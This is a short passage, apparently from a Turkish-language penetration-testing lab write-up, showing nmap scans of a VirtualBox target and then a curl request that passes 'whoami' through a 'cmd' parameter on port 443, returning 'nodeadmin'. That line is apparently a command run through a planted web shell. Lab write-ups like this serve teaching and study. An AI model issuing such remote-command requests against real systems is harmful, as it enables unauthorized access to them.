MAC Address: 08:00:27:80:D6:32 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Görsel 25



Görsel 26

Şimdi nmap testini tekrar edelim.


┌──(root💀kali)-[/home/kali]
└─# nmap 10.0.2.4 -p 443
Starting Nmap 7.91 (https://nmap.org) at 2021-06-17 11:22 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00043s latency).
PORT STATE SERVICE
443/tcp open https
MAC Address: 08:00:27:80:D6:32 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
┌──(root💀kali)-[/home/kali]
└─# curl http://10.0.2.4:443?cmd=whoami
nodeadmin